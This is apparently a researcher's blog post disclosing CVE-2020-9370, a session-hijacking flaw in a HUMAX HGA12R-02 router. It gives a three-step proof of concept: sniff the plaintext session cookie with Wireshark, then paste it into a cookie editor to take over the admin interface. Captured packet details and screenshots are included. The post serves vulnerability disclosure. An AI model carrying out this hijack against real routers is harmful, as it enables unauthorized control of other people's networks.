Rafael Silva Follow

Feb 26, 2020 · 2 min read · Listen

Save


Hijacked Session - CVE-2020–9370

A vulnerability in the session management functionality of the web-based interface for HGA12R-02 Router could allow an unauthenticated, remote attacker to hijack a valid user session on an affected system. An attacker could use this impersonated session to create a new user account or otherwise control the device with the privileges of the hijacked session.

Proof Of Concept

First Step —

Start data capture by Wireshark by collecting network packets to gain access to the session ID.



Login

Please login to manage your router.

Linguagem: Inglês


Username: NET_C4EE3A

Password: ●●●●●●●●●

LOGIN

Second Step —

Identify the session ID capture.




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source          Destination     Protocol Length Info
 91 0.467777449  192.168.0.200   192.168.0.1     TCP       66 36402 → 80 [ACK] Seq=642 Ack=17 Win=64256 Len=0 TSval=429447607 TSecr=7917930
 92 0.476491701  192.168.0.1     192.168.0.200   TCP      405 80 → 36402 [PSH, ACK] Seq=17 Ack=642 Win=30656 Len=339 TSval=7917937 TSecr=429447607 [TCP segment of a reassembled PDU]
 93 0.476512587  192.168.0.200   192.168.0.1     TCP       66 36402 → 80 [ACK] Seq=642 Ack=356 Win=64128 Len=0 TSval=429447615 TSecr=7917937
 94 0.546657547  192.168.0.1     192.168.0.200   HTTP      66 HTTP/1.0 200 OK  (text/html)
 95 0.546835452  192.168.0.200   192.168.0.1     TCP       66 36402 → 80 [FIN, ACK] Seq=642 Ack=357 Win=64128 Len=0 TSval=429447686 TSecr=7917944
 96 0.552935150  192.168.0.1     192.168.0.200   TCP       66 80 → 36402 [ACK] Seq=357 Ack=643 Win=30656 Len=0 TSval=7917945 TSecr=429447688
 97 0.561814086  192.168.0.200   192.168.0.1     TCP       74 36404 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=429447701 TSecr=0 WS=128
 98 0.568347600  192.168.0.1     192.168.0.200   TCP       74 80 → 36404 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=7917948 TSecr=429447701 WS=32
 99 0.568413675  192.168.0.200   192.168.0.1     TCP       66 36404 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=429447707 TSecr=7917946
100 0.568659847  192.168.0.200   192.168.0.1     HTTP     505 GET /home.asp HTTP/1.1
101 0.564641838  192.168.0.1     192.168.0.200   TCP       66 80 → 36404 [ACK] Seq=1 Ack=440 Win=30048 Len=0 TSval=7917948 TSecr=429447709

Frame 100: 505 bytes on wire (4040 bits), 505 bytes captured (4040 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_3f:b2:96 (08:00:27:3f:b2:96), Dst: HUMAX_c4:ee:3c (94:2c:b3:c4:ee:3c)
Internet Protocol Version 4, Src: 192.168.0.200, Dst: 192.168.0.1
Transmission Control Protocol, Src Port: 36404, Dst Port: 80, Seq: 1, Ack: 1, Len: 439
Hypertext Transfer Protocol
  GET /home.asp HTTP/1.1\r\n
  Host: 192.168.0.1\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Referer: http://192.168.0.1/goform/formAuthenticationLogin\r\n
  Connection: keep-alive\r\n
  Cookie: session=19e7382893f95e6f70e29ef0bea52b1073725424\r\n
    Cookie pair: session=19e7382893f95e6f70e29ef0bea52b1073725424
  Upgrade-Insecure-Requests: 1\r\n
  \r\n
  [Full request URI: http://192.168.0.1/home.asp]
  [HTTP request 1/1]
```

Third Step —

Replace the session ID and gain access to the router.



HUMAX

192.168.0.1/index.asp

Login

Please login to manage your router.

Linguagem: Inglês

Username:

Password:

LOGIN

Cookie Editor ☑ Show Advanced

session

Name: session

Value: 19e73828937f05e6f709e29efdb0a82b1673725424

Domain: 192.168.0.1


Path: /

Expiration:

Same Site: No Restriction

☑ Host Only □ Session □ Secure □ Http Only

You will have access to the router, after refreshing the page.



HUMAX

192.168.0.1/index.asp

Logout • Change Password

✓ Internet ✓ Wireless ✗ Low Security

Gateway > At a Glance

View information about your network and connected devices.

- Gateway
  - At a Glance
  - Connection
  - Firewall
  - Software
  - Hardware
- Connected Devices
- Parental Control
- Advanced
- Troubleshooting

Home Network

✓ Ethernet

✓ Wi-Fi / 4 Connected Devices

Firewall Security Level: Low Security

Connected Devices

✓ localhost

✓ unknown-device

✓ galaxy-s9

✓ redminote7-redmi

✓ desktop-ld8gl5d

✗ desktop-mtqc6ip

✓ unknown-device

✓ unknown-device

VIEW CONNECTED DEVICES

Video —

https://vimeo.com/394019476